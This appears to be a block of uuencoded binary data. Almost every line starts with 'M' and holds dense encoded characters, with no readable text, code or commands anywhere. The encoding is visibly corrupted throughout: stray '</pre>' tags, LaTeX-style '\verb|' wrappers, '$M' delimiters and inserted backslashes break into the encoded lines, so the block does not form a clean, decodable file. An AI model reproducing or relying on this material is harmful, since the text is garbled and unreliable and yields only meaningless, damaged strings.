MOPG2Q-=?K;TS\MTVC)*]R*,T)L0H0%R%*\$JEP:IRZKO^TZ]+!9%UB_[?2?[& M+JD(`]/R'Z;.@*]%O4*'0*`<R:J.-B7#./8K\$D5717E4D?-!`,:)"73>9_^V $M=55+Z.\I\&6_SH18?C'B'\&+9*N8M#J^+-$$>\&M?JEQQJE+'8/(9HZ1;J5M,.0$ M>9#HE\$P4<+_?"!%YG\$Q.=7?WDW@\;Z54P%(_PPB!<_;+>D0%,U`\COHQ4Z[MSCY<\$M1T2?/4=]T!"*B/V3>+MPZ@M(NL"[]&2M[\6_00[1=;6=XZ7B%%\H.N MFSHCS\HK4QIOOKOM?]X*#D&K(\HK!=?WWR6<"0?/)J95H7<09EWSNQ2NL\F, MP9-#L-6XHEF<V%S\$L7]I[A`6!QG-2U_7?9SC[4BB[]9)&0ED2AFG]3+CIPZ& MP*G[_IQIJW\$LL"@ACDJ7\$ICS&0*:D9?D;.Q\F_;>`)OM>CF6+V8@\!80)]WW M28<GL(-852.)TC?7'WXGXYE/:OT\$''FGB0L<C\AV)O`F5!-F/S#E"8M>9WS+ M: 'K+S](8_6U5-,2Z9J6`5\?9,VKZYF!'0H(-S/@;)OI5UB0S9.9G88,;5<BP M(KN?ABQ%3AR,-L)I@AHZNYMF!W=\$Q@]7!(0=#G`>`7JRC(7%M?I_'@8.S-4+

M.A(/T6N)"J\$Q45BI7QS2#JJWL.D_!2GY\WA94XHVAE:/HNY3E"L^.(R*S(#L M&(2SKVDW:@&Y(XA57+4;HU[O[+@R<F0]2AYH/(A=R72CL<]V(B:V3F`G\^:+ MKVQ`K*2!"`))""0\$-9)&5=U,11M!`L1,S'I5^!*Q6E=3[><ZS(Z?EG;RVG.2 M.(P,\44X<12E.&\/I^7QJF`VV*K@>RH4FTK+,:!1LAT2G"P0S!RD>\LG*_?_ M*_LLX'TM4UQYC*-=?R?VUPZ\$@B;,.O%<;S#1H!I(!(99NS."O<NT&42/<;_4 MI]+M,IIW.F<!?[O/460%RIC\$<;\Q\$XYHR41P%0#,J&<3\$]3Q732&@*..WBE1 M'36,5(E)+JI=K2J%V\$9.MXCN7AWTNVW1J/N;/GG@MN<)7N8G"V?Y/**:Y#75 MP700DH]\$\<66)PFM)-*I,?]^E!1"HLG@1D`IMZ:B1(D609@%G>B]'JD\CO6S MCK_U#G5T\`S12TVWR9^[UR5MBPO_2-=**01'/FH*8-T8S9G)GZ*=C.=O9=], MWP+OB5R0?ME+%T<?B=_5)5*X=9@FW1^VX=*_["ZL:[':.3-\$/23A(<RZ)!RW $M1[G]-"\#;?$N')S:)=ID"USY:1RYOA_HX5GA+MI-A-NWR[IE:F+Z7+GW^$]C@$ MI4;/6/8]>\Y50D1UF#N@).<M,D*4^B0C:I[5=1I3=AY507[]`X<:\$-2J\=Z= M%T>]HGS5Y`CPWTF_5%)!0>KF>GE4,&27(84<5_*DX810[W%!DSQDT]`T&6@S MIGXSF>@:Y*KD[27LN@4'_"ZHO;B<^KJ]\2B**C%>(U5-1M\$#@WQI)(A+CMPF $M58GC, REN(@A(F&0Q'1\,N%GY_WWB]OW>_^SO^IIPMPYJA"%TP[JAQ^/-U2Z)$ M>=R-\+L^7]97T!&U0SJWZYX=3EK[P5-/(OTEQP\"-EK7DXB\$:O#2L:]HTI:Q ML[+UBC(X;B\2JL\J7YKF6^.2R)(*B4>LF[MI!5@\-S>^LJC;]1LKU]>C,R9/ M#'\;]SMJGLZJ@3VBCEL_X:E"L0^CKLIT\=I;BC?HOSY<JUEHUA,8\6?A'G)]</pre> MZQLYN*K'=I7-DJ`N0#2YI4Q:/9]F0#>A0.U=S@8T>E_`E=F-8R!*;Z;HD;\$N M4..9K5-/6@K,\$:LGOD#*\$BNI1E?6("/_DEC(M9PK)M8^=6D*3K9#'NN]Y@Z% $\verb|M3UD>IE:+C>\$UVW; \verb|LA1QT'O/AF9|| V[GN?] + OL! SHF?; \verb|U/=._`'Z[U_G:IA0KD|| SHF?; \verb|U/=._`'Z[U_G:IA0KD|| SHF?; \verb|U/=._''Z[U_G:IA0KD|| SHF?; \verb|U/=._''Z[U_G:IA0KD|| SHF?; \verb|U/=._''Z[U_G:IA0KD|| SHF?; \verb|U/=._''Z[U_G:IA0KD|| SHF?; \verb|U/=._'' Z[U_G:IA0KD|| SHF?; U/=._'' Z[U_G:IA$ MUIPI5N#!>0[W+N`S,S=,U^%\K%XIK6(OU3NM;EV;?JK]"^;"<PZ63XF%(%C9 M+EQN*BD]FZ;Z"]SA3.F7XANR51`2D5+*IKI07\$<>^M9%CE/RA\$!V,40/"X\$L MK:A\G2+&SC/@RVQ2`#CR`A6/]<?:OW_26YQM%K9'QY<&,4@[N'",772EWIAY $MZE > Y& 'QP'RYA'[M!:[7<>.>.*ZO=I=$-TV\1?L2OX)(H7?X_P6=$2&Z]4Y2_$ MJDZFB9G;?I;>];90Q2;4I>&;V..DS<D,&D@U.3%>]<5:S7S':>-2_'(@'X"4 MZDQZW64"** $^2XT8P=..!!0Q&9&SR^)(90='PM++J/._NSA+NA:<4K!4/T^&$ MW<.P6\E#\NDFPM)F2PY/RC4T&UC"[T"ASR<\D(G%-`T7-X\$*0A5/P^:B%5QU $\texttt{MEI.R*<+DF\&.I)8RL5]\&)0\$Y@@_`5M<+]IQ\$)\backslash<(-<J^YE:\&KW,)[C/4>5=Z7]$ MZNWZFXU3F;,\$"ZJ':)UFH10'H\)U]C@[&0Q`Y\$*L273,V-:;6=1>+8%90"<\$ $M2$/\(HA+H?IS6")7Z4E]V[I[=_EO[^7_>UX,M#$!J*VK.[.C6O:=YJ%.8OND]]$ M5@_+<7+YL7#1]D?OY&R1+*!]B9Z?K7Y`PO.\<TML-07M`L/W?VC1UV/VH_7# M'^)V\L?>]:H_\SIR+K'0@_;[FT:'UD.9HB*<&,=33MUMSV9P>U@Q6&.O9Y75 $M\&+[#:1\%5'8]+PS]MZGY_93P@G\&3:VE.FQ\[]XU[<:%=0W*YZ05'\$D@<+/(B)$ M%O&]B.&K5BV-#EEJ5R^JTSF^F^@-@2@8?%GWF=V4N+C*^LH86:=& UDFA!>9 $MB(U>YX_5<>(A9XO"`US#;'$51\RA+5=3*[$(QK[<6,QE0]ZFW6;KK+--^/D6]XFW6;KK+--^/D6]$ MSAX+1<7K_/C;)A76&'^AM;@9P":Y%07&#_8GITJ3N)<M3^=O:Y?;P1B7S'"? MHY=KX]4['GG"F`"^2PW*O4/L#)FDM`)DDUZ=<%.\4QW^MNS;S7Z6 D: GO'; MROJ'HOP[LEKK8&H(\$/;DI`F=F4P=S08%___SQN@BJI4XY)'#%(==K^3R\]::K MC8UOM\$D+>\C!,-,+:EQW(2FX3PG9XZOY"9U?#I8["/52[01D"_:!]VM*C"10 MM5,WMI+IOB^\$]U'P\%M5+)944ZG4,(-YH/:P9J**VGS-RMX70\24FVWO0DO# MZLCRCSO<_1'Z*X5,B&L5ZN1N`I_`R.<*0N%5]J1W,8`R>9:H<:HNV6=0"/#P $M[\&RYI\#L(\&ZI,-NY4@HS\&J\&'5,=T:]P,])J:P^4BDE(S:Z]5FV=4_H2[5U<M\&T]$ M0DJ324ISO[W`R1%Q"0(>',/U8ORA.0,6][DC=57=<E\$_Z>7'ARZ-R'?'57=L MSO':[9F(@,<CW,)AI\3Y.7\$^W&_FX>;GE[.MK3/EIFPY6P=410%2S>[J+=W" MNSVCI]UFEDFW_SE@V%\$TA8M\C/4\$D]\22;\<66)T[M_=G^=6_I[<W0]OM?3P M2"G.GS,GDQA?U9#.]_?H__=OAW*U(Z+-\$/`@[=XWUSR6NOYKE*,)E/G26#QZ MV>, %E.J]9/!3\$DV:BVT\3!L9@F#^-2)DNQTD>-"6<1SYKND@H)#<)-HJC):# M'J*3E5JNE5DM85@Z1D2RY3^U?F/L^NEU4AC/3Q-2K=6T(FIGF"4C1PV[% S' MU'`=&5K2TL*V\$>O<T!;1%[0";=AI":36&=47OU\:ZX?A;Y>IO'NTVR0Q[\$I? MNSVQ5L5**V984R`Q"I*HZ(BN0-!I0#-)@2[,4&P#];[#7TWO&1>Y_>LH(\$67 MB0BC=F_J^NGG^?^E\;1]CQ7\O0#(S\$B%M9G67P?A&MG*O..A*Y<\$RUG;L9NT MA8QC2\$002,7#;E\$B("G5(;DWHK47/WG/_VX+NK<M/#/U[1LR&`F;PO9UKIK7 MNI&ZIL65_E]*4/O8\$=]X99E=[5M853=.T-39\$V&!;\$E5J%HJ>O2-P!5_[)_? $M28U?&OL(-?VO/;Y9:I-DD1&UO<@I-^IA9%+F]16G^LJ"U>9-'=RCGD\QW?L MW@Z=!5!JX6=8ORIGJZL<U3F?`D#W\$=^&/NRQQW!90/G]L?/3-GG[],89M&%]

M3L.^>HK=@]/D3X1A9QEZ2=LPQ<\$^OD]W/1***/,2Y],!Q_7T2N@X8J9B26#^ $M, (9Y) \ J]; 7, GOT #110 + [>6WX =] = -[1BMFUMG; P[]XODYLKZ2MV(M^'<!]$ $M74N(\O[_EGO\]<0HT_^S"L\N6/R*i1^MV66'B$DQK.F4\I@((Q2B$B(^;G#[$ M1==\$43_48-RR+#B>/RO5.CYM?,B@@VHY'58"`=,9#\$P3\KX@ZS<*NV8#-*[V M8\T5Z8=J;?+UI1WTKZ!=&8=`ER#H^@,:#Q/;R?(QQE%(C[A2[FZV?%JY>C/R M!%>07Z=G0Y037RF]<,6,T&[):G'1*^?L\KMTH#L\$LBGE=@B04LDR5J"M%"2-M%(7%.GM[ZM45]R9+X<-[GO:T&'P.JV2Z43<_3E/%/H4B:[>;B3BQP5U*;O7_ MTP9CCISE6^_36G(S=FGESI02S-?<3W%\$B&IM0]7<J^_,\U\$]HZJ&!6^@I-9? MESE2./=.503@W(Z4'C1CF536VBA_)3DC\KUD]FM]%MM>W7=I4A\.*5^R0^T(M%\%?4NK[3W;5V0NYLG5P2&YIDVV#]#KTCL].MEM>M.O3F[;QS#87QZQ3%DVH M/"K`NOW2>X"4&\W(MF7#FA!`WZ(CP]84>\OG=U2D-T=6?5[MNKSF51P5,L:) MX37%=56)@"R8ZD&FO(5:43S7SB,'A(O`"(4FHK(\$U=V%0D1U*IT)"/]].1RS MIV > -; > "0). ", "Z'Z0XWY $^; $, (6)$ E>J\$X29/=*8X?-0I`F5D?&_\$6S#95YW, $M(!ZQ05P$UPXU&!"CN(B&?,^SYQPS^'V.^=M.CD\\$EQ&(J"G.(I3'1.8P)$)>$ M)PI@H]LUTO,P@4HI+8<?LR>@DPFOX7[?[KP<RO;795T1'ZX@?8-0<?"LZ"/1 MK]IMX37]*IY".>=YRA;1IRYP)&7I/\$62HV1ZF5[U%8?ZZ\U7A/)"^)G<0A=O MHR7D/^RV#/OZ41)D@A%RN@<;H,8WN:F&\O.WI8^TZ'.57?8\$%B`C\$/6'S,G[$M:@F0$-&OM>3#[#8#&<E)?W=GEI1*7>E:!>\>W*6^+C1*R>$T19@+0,?,[]/M$ M&W3P9>Q0M23T'CXT#CZJF+A`*^;?>WC/UK5-3'ZJ!2]JX\$"S*841#(AH\$K<G M>&P?+":LU)![K`9ZJ1'T!LT2=1"UWP\W,8TP9(E#_\F\FE9;\$*"ZRN)<3VN0 MQ5?KT\917R8>Y9M)DU_MH]MZNCH]#'CM)=G5AJ47'5\$^P,FY1M)C79PVJ'&R MRS+:_D+HJK7^2>H4%YEV]61<8R[9SMS;YJJ2;05A*]80!\$>%!.L3)&ZJ][C9 M6DVJ__[)N:`D\$O<431E7R-^*YLY'61<B+&Y;=I\$_68)GJ]+7JGD"3HTHH!`+ MP-56+O2>Q92??V0>16F-\$<Y%ZDZ:;7T'M*.3%>%.2^`M)UKZT:/W#?YV&2%X $MM#J=I"^1@(00:!2Q=<X1,"=5.,TZ7%R:Z/82+H/!-ROC'P'3GH]8Z,K:^4I@$ M8`Q@,G'N;/\$?Z7#FF\$@'(X0W99_8V.U3PCIO8U7"0"Z9ST1'U;=["6Y(-:PB $M'B%X<@21SDT2*@**9E,0,=C&>`,=)8[@7G]#*!V'RWV+T_<_GZZ$V)ZZ:AN$ M7POA]>NIN6F<[T&.(U1V&HN-P&O37.VQ^5TZ%SH66FTZ2=5!!`YP>/X)>*55 $M2/7 < Z01DOKJM)OKDV#^_-2]&7)!\\@Y&1%&$@"`8-J.5YKPR#\D#BWX9-#?1<$ $M/>, ^{//M9},]"9!HR$T2C<XF*KJF#K25;;E)*2C:=JX#4RZ41X=`R-HO[<Y3(($ MJB+'H]3ZVK#1&+QL%QU&R%Y,N#</5>S\6.2C#DLDYN=HS;.E)EL7V,UO3J?E MY!\8_[M&7-'D3E7JC_@".Q-T^UMM4(N3'I5<44NDI;N:JZ?SZ<%E!"9D2M\H M\5J\$J2*UXQL>FA>+/E_!5,73TY633&3[^HWI3?J:_4/R^%OTW<&3I\T4O:?_ M3E)0/BZ66H5I-;_@=.Z2CBJ"C"V4LEKYRR?UJ^L58'SX:)V[98R8Q)F5*YD7 MGY_NUK, V ; @YQA) = +H1S/6B)9,]SOZT![!92"6#GU:0#-H/<V!1NTL7RQO;\$ MP8G9U,BJ) `P_; %+B0\$614^6F6?K[]_PX7[GQV:\FMZ!MQ:8,^%?=O>?5?5_1 $M^{-1}J_{J}['HRE*5?CD/N7H(=7,V*+2]4EYP=6X['=*M[!-7I)@]E/O;GTRVM]$ M2Q>/4G3]D!)8A@`Q?OW#]_0>JA5L[X@[4,X3L2:2/TH(G+K5&S3+CFEB%/V` M4\$T95BLVOQ9UEJ3G#910Z]<51RURS1,*JCU1\$ZX^UM'\%?N'\\$\%?X:7,FO60"T MJM\$5[8G3D\$3PZ1I\&R9JSC5\RSP_T9=LX2?4#P8'Y8I:.ZIP]_[4*]9J]..($ME, D3 < G_PT& "H>3:RM"]!1&D%.Y"V^M(0AK$./[&N;=T'^I!\DNX+]J7+A(_2)$ M'M-X9=5#'#] ?; $M9[.B^YPZ/7BF<75]$ 6*Q3U-SZ\-[5U/)VI*8K'7\$1/Z@9/ M3.=%+ZR*)0_8>,3RB]-ZN.`]6"A32I\$`R![SX<AY!I]1>E978?^XP2(R_]I4 MO<:,EG'W\>FI#DC!1R+]U[?3#Z6WMNK9-?X2@*&&K00A=P;^&;V<6RB/\^ MHW<BBC: ^H=ZJCK5OC=6:I@9M^<X506C2OUW4X'MYXZTAU-#L*9E3_GJFM]KM $M._{\#}-:\#7\&*88$*[%''7/\2,R_<@LE8Y8L[CE95(&I-Y!_>&\COY=;J@QX.H04]$ MFH\!_-0R6%R\$[<47V3@G10T\$75G%'F1EO*^\;.^,+>="0HC0A(@SGQ59[P5> MWM?OM%CA#,GDAI'\$@26<RLB(X5%*##U#4W1?CJ,0[,7^/RPV:XK*38\$FIV=G M8"IZ/9J"5H#.2OW%D<;YJ4K(&Z++4\QP&,Q`'&HTDG-`2<NL>X>6RGA?!V(\$ MD00D0@\$D<:HAD;S+()B5T=6M:UV1#LP]J8)P8U1V6(9)DX9U(D0;L3@*;"VY M%#(Q1?@A:)B3S3D^=;9.\$3 XOP3HQR\$V0*]DHYDWF;T/8'N^%;?*5I4(5<!H M`C<]NO%H(`@^5\=WCT&V^L90SQ0!#S(\$Y3,`@BS;))_3UM`C81#*@JNV(R-K M8R5?>=9.ED4?UI#(Z2\$+H*=7IH1'G-^H7H[D)\C?YOZZE8`\$"'_ `_X82=T<B $M[^1P\$@TZK\CE(ADTJ\->NR:]!^T&;)=^H\$[\&(*1)^\#QR"_Z04^GP8_TN^J7BS]$ M'@OENO_W[]91,.C/NGXOPK9\@C*DG>UDPV:T,S:0L/RE/Y1^"%\$W#-"CF%94 M%\$#<3D77=ZX,K5>C\$/TCJBGY*51>A2=*L+]K)_P^0A8!1_4^U]/U?%;"9,>: $\verb|M>61=>.V/>SOB14C(P<$8'S"1`@\\=JL2/UO3B!.:Q2R, 88ZB$@U\\TUMIA*3ZH$ $M^{O6}[=13B!^{C};\#M^{O8H}]^{8}ZB9\&JR9(S=G5A]QWZ]L^{07}@^{0}C421^{A8}[[$ $M!+/>8>+K@R<.X2@]!:,S(!8#!?/G`7T@T2&&6$S'1!J?N.7S*8]W\'S,\G&1$ $\texttt{M9_VL\$7AP7/,GX\&)} = : \texttt{0CR0\$X/\$IDTP31C>RXN<[\&[3KG1\&R",I\$\$OY]B$\setminus \texttt{0PEL} }$

M89#-/V"^^,0*W4#8YB(V?,Y"U:BPJ;IP889#389(WD>:IF+#S5!,6'MC2%J/ $M^*LQ#EJ_:;TR>.U?;+W/SRQ!&0+TS*_'$T.CI"+@RD//AG3V([/S\/7>(4P!)]$ M^._VW)_O><_8%/L>PSSX8*`5FV9)I>`JC\$(Q]QBM]GJ2"^*\$OVL#47JI+AB_ $MV^{(K@$Z(TVET):XX'A4NI>YZ>=F:Y'A-$"3<A;V$P1;)_LB(-/#46=$5"=$ M5#0>Q_-S)WY.E]>'2X)+%D@U0N>B=WL)IF3]Q10S&0!GA>2WY%]LKQ+/O8GE $M&0.<+OG]1_{6N}Q4YSE_{B}Q!*[J1%2-AJT#""((^9/0AKJ[2DC!D(0J(0!2N))])$ M[XD.4=QY:=G3JG+=ZWQOI\$M3-*[*52V-]DG`I:>:Y(0,NG..:;?>U6;@(B&O)M],=\Z"#(PJ\$W!RV@U"PFM3+KXC3=98IR3R)N]?P,M:#`AR6)ML8`C5213A3Y M_{66J} ! 7AT9DYFO\HTP22G@.,0U/('/'),O%42M1^;P%M\$&@+Y7GK^?)JUS8<. M,-K[,*F_AN=C,3`"GGE=.D0"P,-S]`\E/?`B1#L;%"]0/70R*V761B(/_GK` MV/-' %E.0&%WI7+-C]KWNS>F,W9&[:#.^@D`KB9FT?K.8G4^*29]/8OT\4TC^ M+?II\5131DGF-L^-X2Q&^")'<3X\@XCH.(';FO37=S@DZ&:.6Q808].<BX/I M6S<2X@+(1S88.OU=TS8W6:+DEM_T\Z[GX'G@Z;1N)\?IY^QP<79B[#:]>[\' $M?YLWU];)5_)I(Q+1)=AU=?#[?A:5<_DHB(V?UD[<H+'9Q:0![U-5(X#-SNM)])]$ MJJ6@-H4CZ7<BB>I[.GBR\3[U?MTH1-H4A#TA!OJ,,R!F0C&[RV\/5[\$65%HT M'R/S?UP>GJ@A&"\$`,Q\$#\$'08#(8C*:M<(4T-(T2XP\$1%`@8###6,:GW6`)X\$ M[:]>.&=OPKY,YM3V['_CZKYS8ZSR79?5>(]W4@2!+@&,OP:C)1<53\RM)NJV M'=&Z#QO#KC`IZ+KA/XJMCA%>>(#*0D._W#L"CT190#K1)Q>XVXSIL7=7PYX: MZV_XI2\D9O>>5DYW*(%1M5WE+%>627OY3RY\L129:41@1*_/@WW>V'BS9\$^Y MGWH0XO2CH+ZS.7NK*!"\$;#G]LD\$R<.M,-==8(X,R\CM8"?,ZBIEK[9KF^2>-MD'5V:0SEUG!F,(\$6IF?WC/=TG]36E\$VC(QJV>MK:M,_*AG4+X;8;W_Q^#/7\$ M`LA(I.\X&SEJ\$"!+2(69!8*G!>MRYAIW729T>ENB;X%^LO+J#'3`Z86:8?OX M3"-=PZ?E^E.[QRT^6!5ON/_8D[!HW;-/#75(UH]ZC@!MD*QYU,%C.](#_K3Q MFN:&*KY#>'9'^C_2<:<4.X]>XU9L=YS1^6#CD9\$F[%?AT\NQTI^\B]R\,8&8 M.J\$I\$',K[[%;R[^6,P_7,P`5LD^EZ[0/6/;E'_(:\$6>8F<;/`F'.61J0-U!] $M?[_60]2A_^<?\#,BM%:9_>HR$/N]/Q_R&^L0EK^Q$-$6Z':49-W=5T(5XS26N)$ M3N`4C#<[5FL^N;*4@@DPF\'=9QH9A0P#=(\$D,)`_7W0F%K@R1S'ZI=2W70SI M9\$'V8)OU1/K&N^J\$=3D8V'7]/R5;F!=!X^+UR65\N_YDZH3`;(+A'KH#L^* M',5+KS@"L^X=#]_X+WR`YS@B`?5HY47?CEZ5TVAOK@E[M+JM5OBQ56BY1@9+ MJ6V^;."D24FUT+W-O;PZ^7)-\$J@PM9\$?^"ALI?7"DU%5YK<CW*7]SD_]/Q+" $M=EDP3J("'#[Q\$AKP5M399-$&AMQVB1R;T[&R]^PCSKNK9&S&._?(7A"IU&X)$ $\label{eq:mp-comp} \texttt{MP-C@+R>WK"VOO(UFF76"2(VOXAK70'+"6IR?UEPBFTR'C,F74RK3N"5NQ} \setminus \texttt{!K} \times \texttt{MP-COMP} \times \texttt{M$ $\label{eq:mass} $$M^&*=]H'\&-C&YG?:A$J`OX2X7*O&IN4,Z&I?C(9?NOX+[5_60]$=NRR$$$ $\texttt{M+RMW)@@B`T!`=X<['='VQ\backslash WN_<>=$/%`6B&0@&@Y)Z=/OW=3;$B/_W8]R`F] }$ M?XADO36A8%OC=:Q[7IXSYFK!7WR?#/RAWZ46G+'9`"\$*-)5F:SD:@\$O_UND# M0%@6@X_6FY`<`".1KO:/N3)9_<GQ:2/!"!).ASN(@YW0=0C4+:8<6BA@/2*" $M&$V?T$HO]10RGC\.?)E.N'=:2R8R8+1_=)FA:"\+5&*I5XEOQ:MES$72BOI=$ M.W%_R/O#/'`[PUZDTEV=42%&LJ(_CJ-RDC!%O:]??<1P5ZSWO_"?VUN+SCP: $M<K^ZZ\&_A)JMOCC,4I9_0[\#M>P[$HNS!T((9@ADD,PA\2^1K(P#^3/)C^)#("$ M.?(]'`N1MB3KLYVE&;)&+\$58HS]?R5V8D>7Q.O!P?%/2VG)SO'1JQ1,"\$<"> $M;_{45CB:P$((,/P=>WVEGJG"SV7A;6,E0#4K#<(;0<G"]?DQH_!YOD5TX/A.$ M&*>:.A941[EY%%OORQ6'HI>^03]]GB.C5;V,L!K/@@+3ZYS&3V&(HA!*V MY@8S4T'?=#QF/J_ROE_G6YZ?KTQO&W4,1YGP!R1HTF?U+17"]+U*FLR[L1*E $M_{EFS3054}(>)F9$^+#4X[">Y3Z;PL.1?]A(9$CQ4T1(HTZ7IP1+HKZ72[97)F95)F95$ MA[P4?>>7%MWPKLP4COX5V#DG3CJ,`A#..U@C&*@FV!.+'HI*"5N(N8.R?VGO M\$>[+DAF7(?G^SCPNO:*XE%F!CV2+52,H%-E(8#"`VR7VL]U%R%X#BC0^M1>> $M2-,^{\#})E'Q^{.7}<Q5/X<F"D=TW_B1VU^{;IZK\#Q[3Z1_!($?P_,&.+1AN6F]OC]}$ $MR739_{-ST(VNA-'T0U<*N/W@;5NG);2)-K.0>UW$FIRTQ<L6/+6B3KYOY+=?S$ M)`HW,^//FKH3JAGY\MYSX+X8T4-RYJX)\$[2C:X92ZOY/Q= U;GZUTU!-*:WH M#W6L@Z!C-\3OG+3K=.".YKGIDPV@7EU;]M)7PYOS(GB6NB915SRI;KQR%R^O M<6*52K,.8!43SG/MJ4[C<E743C0F8(7!`0#<BXPQC\$4TR1U,G'\49-?_`]#` MLPPB!_&_CVLH>\$]B?3+\$N%B<A2:1?Y3LL;_8_H>5ZA]!II^3^;`_%Z<]_33G M,IDK+4YGDOGWBZ-NONW'2FMX#=_A=[)ET31PQS<]W_'XK-\$Z;QZRL=3R=^F_ $\texttt{M,-X@RH}\ \texttt{VYX8"!}, \texttt{!J_P}\ \texttt{LV^MYLVGNJ2} = \texttt{^ZG} = \texttt{CH^C?4^7GBW_S;W}) \ \texttt{ZI^I*81M}$ $\texttt{M;R=/>S8.F/WV;76@^TNO'.?MG)P+YDH-\$-\$'C"P<\&Q:+Y13D+5-314`O"WCL }$ $M-\&L_WG=1E.Z.B:@L-Z7[Y1B>`>J*7V*4&XY!NL5(7[L7@":)G?QQE=%<0HJW$

 $M^{\ }'Z,IJ:VP$Z,[Q'PW+],E\$+KC\-+^(XOHC@R"-PIA.(P8>!-,YB6#_&5DH$ M\CRRT2=Y3%[\$9Y/(>6Z89;4,@)(D4%)Z\$YMU+1'\$T>22PU!I@I?HLBC@[&N2 M4_<'])<<AX+^)2H/:_,Z,`]Z9PG%&WA@MF*+[-8U%HBM,'BVUMH[HPWV.FB& $M#!Q;V=7W.?%SJ`="2J>":7@15_GW);C6=^"PY4DSBOB&6&=N$SF?4^A\2%[-$ MVU[--/ENJW&M!>H=@VGHHV_Y?`\SCJ2A-7)F\\PQ2FV3+I6-['19.;(M%)^Q MAI7>T?0QTU;6U@B%N\H;%5*/F4GI%GG7\$3J]S^E&5ENW*S:VR=Y\55("C9CF M&\$&ZYY 3L6\$*&19'7)C8>CJ@[[7R.>\$0E-\</IF&UK"0;?7"JO!G2(*O`@0B MH/\$.2M*K)`>E*7`N?;)(&1._W>#3_=D^+7JMV[7S\]HHFQ8(;L\$,TJ/_P1Q= M?3U3E1S=KM\$+,,>*G6MM&Z=K](I9>/CC1&*J3JXF19,:')#.*LT?0\K4RJCN MZ71D=BR#6"W1'@699Z92?GFU4#'TV_S907U5MA9_F6SW80.A\&`VN4\<JIQY M*P%)>N9U"<?T3+K\$7DJ'?GKVDT`_"JDH?&FKFY_9SZ<97/E2^066FIH&Q*!% M5.H8RVR:VZ5QOR1AY+?ML<2''PVM94FND<0-\$RQ55)=RZ<8F(JR*N#0ZJ#09)MGKM4<M-LA%'\$4ZGVE>U;]=?QVKSX'DSV91Q[FXE%H+6@M/VC"G,DH+N*-1I]M+YN#714,SLS]P31&Y(, *"PNSOW)P[R0O%3*/E1&9!K?G*BY7-/(46,#.]B1? M[77P70Y6*3M0]&,@U8.Q@V4KX?R9_H.<X=6CPD,P20DEYDXG[:0)V:]2WP]? $M! > 04U/2^2\&B B:?HX0\9%)/7R7Z_A]/-85\&.#F[A-9[%NC<01E?J,(&:0_Y)]$ $MS3^1G]O'W4H=HC8^G$?^J4[EOW8^'X[N<RL8,0;7JJRIQU;N6+$5XK7U>'Q$ $M_B^1@:@21N*(R(2UZB&/,\&UF8$YZU@>S-_W1&7G;&K45PE*;X5J6#J\$^^$ MOB_%/5-Q7[32J0WE2S.*O`3'I8CSS9]DN?GG9R8O`J)4R!\$RPM/,0VSF\B-L $M'TL>+>/M=>\#Q[X;T=6*+B11:12MKD&W'Y!M6L'F/<'[I\5D(*1*Z;_=0(!)]$ $M.-/DOKR)1@8HZC`<!,)AS"<?,KMPNY5O4V</>4\KV?OHU8TJB$^AA<8Y"9DV$ M.!`,'(\330WU%[2[6\$'C56BBS_N!IXWV1N*?#(TGSG/=,INMH..&I>I&AC<@ $M)/L85>D<-HT00KYB#!/*;C5#<.C!!*2*_L(1?]/[FVW+KXGI;N/Q?6:<[CW]$ $M, (XVOEP16LN*0_!S%_"D/CY-\,@(A:K7`RX9.XKR!CP`D2F531CZO5T6^A]?$ $M.9/BK@B[-I554*$(R1R48RO)F5]_"CU!814F=K;&.]<,!S_+OASLZ#5F_1U>$ $M"^-(U"U-0<7:MB/EZO\&D,.(R*@_N&5/76!O,1B[Y<$8Q-L7Z_?X>3[Q'7Z_?X)]$ M/1?8%.[,_V;Y5>3R*@W=_*Q6&HDB7BXLN\$C@X/)WIC<'^28K^_EC+7"K\$DLQ MR'\$(8K\0]WF*!ZLL%&!E+0R/Y4,H+A)*Q.Z0FQB;3,.[O)""2(!QGQ4((8I1 M9!Y"80FX'(\$HIV36&X5,\OGZ66>DNSJ?Y:#BTRV[-ZM5@M))7V1-CJ1"#4`(M.7;]-H>.&G`DIRO\,/'D'XN31T'T_.6MWMEVY;WU@4.?M.YWKOI)IU*Z/(C $M: MP&^=X1\VOI9'X7+XV[\O(71Z?L!=T)Y:>=<7-SK=K_CQ[.?_4W9ZTMUES]$ MK*^]!2LLXC^FG/;.OH[)-SH[\Z]#O>+Z7IR-GI'QT9'T<VNK/7)K+VN@,N[H $M_?^K^D35S]E\#_H3=1_8YT-C:]>70+4U5/:ZK)VNP/XE-+F2W>PU`WK;7`4^$ MZS, DP>O'6\$A4NBCR@C&@:N/DO<NH)BFOUX7V!Z'BPDO0WCGT)R4H,C!`8#U! $\label{eq:mymo} \texttt{MYMO==SR?WNY[/[SQO+SN;EDI.L13J-'0Q.<UU$\++O\#&GNUX\+-FHN(ZS/UZ)]} = \texttt{MYMO==SR?WNY[/[SQO+SN;EDI.L13J-'0Q.<UU$\++O#&GNUX\+-FHN(ZS/UZ)]} = \texttt{MYMO==SR?WNY[/[SQO+SN].WNV[/[SQO+SN].]]} = \texttt{MYMO==SR?WNY[/[SQO+SN].WNV[/[SQO+SN].]} = \texttt{MYMO==SR.WNV[/[SQO+SN].WNV[/[SQO+SN].]} = \texttt{MYMO==SR.WNV[/[SQO+SN].WNV[/[SQO+SN].]]} = \texttt{MYMO==SR.WNV[/[SQO+SN].WNV[/[SQO+SN].WNV[/[SQO+SN].]]} = \texttt{MYMO==SM.WNV[/[SQO+SN].WNV[/$ $M-W1">Z0WX$P!?6;_*^XAC_H#/V_V5PV[2V"XO6!:#*.7=!4V-AP/$+<MZ,V$ $\label{eq:mp50knbk} \texttt{MP50knbk[Y8T<^T<-Z>R!W/9-`;P6DJ):>k<!QY9C.EMAUU@P:.\`,QHU90X>}$ M!L:%F<A5P6T'A/5G9;]U,4J)BRPFIHG!5%F(2W FT,)Y);811+&:?)5X C)0 M>N*: `YQ8O*_<BL_[Y<;C.\$=H[AAZ9OF>-TE+H@F'T_7LF-(35<U1WO"_.L1% $MOFV>U\&VF[D\313CBH<L+[K@G\& [3\$';BZFO/7*.K PNK&)?T(E\J,K@JI-+`]$ M:=?<]8X:!YA4;:BVMEESSQ\/23VG*P*;LSS=TWYP(.';5UN/.KH?H- ^AFSZ MJR5!E8?RI5S6][!Z9Q&"_J\>&K@EQ/SC@-CW*3>X^&9)U&N[OVN[XZ?!]\/, MN-K!\$&&JOQL\XA0VN#L[K8ZTC8\$1!DNQV)2,/8*1]?>FKTHU,JV)0^YT[\RM $\verb|M|'W_4W|?EM^M(",*;_ZCO"_MMXOC<1GB0'M`JEN\Q98>":8@<L?QR8$R"QX"|$ 